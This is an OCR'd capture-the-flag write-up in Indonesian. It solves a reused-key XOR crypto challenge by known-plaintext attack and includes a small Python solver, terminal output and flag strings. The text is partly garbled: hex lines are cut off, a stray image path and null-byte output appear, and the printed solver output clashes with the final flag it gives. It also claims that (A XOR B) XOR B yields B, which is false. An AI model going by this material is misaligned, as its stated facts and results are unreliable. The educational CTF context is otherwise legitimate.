
pesan2 =

53044f591bfc9ae64a0e7e48fab3d2369364b2b01578ad2e98a7868363232086ef251
59532d8da031daa85b6d8fdf1f770027e5e0c5bdcd6b7fba7287c0d6cebb29d52712f0
3303b98069ed27d32054ad202ba68e81a2ae1958f1dbd6bf9c75e63eb0a08f67d

pesan1 dan pesan2 berisi huruf hex,dimana karena kedua pesan tersebut berisi text hex aku langsung kepikiran tentang enkripsi xor,jadi aku coba xor antara pesan 1 dan 2 dan hasilnya



disini aku sempat buntu karena gak tau langkah selanjut nya apa.tapi setelah berdiskusi dengan teman dan ai,aku dapat sedikit petunjuk untuk menyelesaikan chall ini dengan mencoba mengxorkan antara p1,p2,dan pesan yang kita ketahui(known plaintext attack).dan ketika ku coba,langsung berhasil.


njajal.py
coba.py
rsa_e_kecil.py
TZKS.hlpsl
sertifikasi.json 1
coba.py > ...
1 p1 = bytes.fromhex('53044f591bfc9ae64a0e7e48fab3d2369364b2b01578ad2e98a7868363232086ef25159d02f3f63e69e3d4a
2 p2 = bytes.fromhex('53044f591bfc9ae64a0e7e48fab3d2369364b2b01578ad2e98a7868363232086ef25159532d8da031daa85b
3
4 p_known = open('pesan_ditemukan.txt','rb').read()
5
6 print(bytes(x^y^z for x,y,z in zip(p1,p2,p_known)))
7
8
9
PROBLEMS 1
TERMINAL
DEBUG CONSOLE
OUTPUT
PORTS
$ python3 '/mnt/d/py_repin/coba.py'
b'ITFEST{c0mm0n_m0dulus}'
(siber㉿ITNSA)-[/mnt/d/py_repin]
$ python3 '/mnt/d/py_repin/coba.py'
b'\x00\x00\x00

pesan1 XOR pesan2 XOR known_plain

pesan1 XOR pesan2 XOR known_plain

(flag XOR key) XOR (known_plain XOR key) XOR known_plain

karena sifat xor dimana ***(A XOR B) XOR B*** maka akan menghasilkan ***B*** (nilai yang sama akan saling menghilangkan)

flag XOR known_plain XOR know_plain #key hilang karena sifat xor

flag #known_plain hilang karena sifat xor

jadi solver ku tadi akan mengahasilkan flag di karenakan sifat xor tadi

FLAG = ITFEST{k4ntorr_pers3mbvnyi4n_k1t4}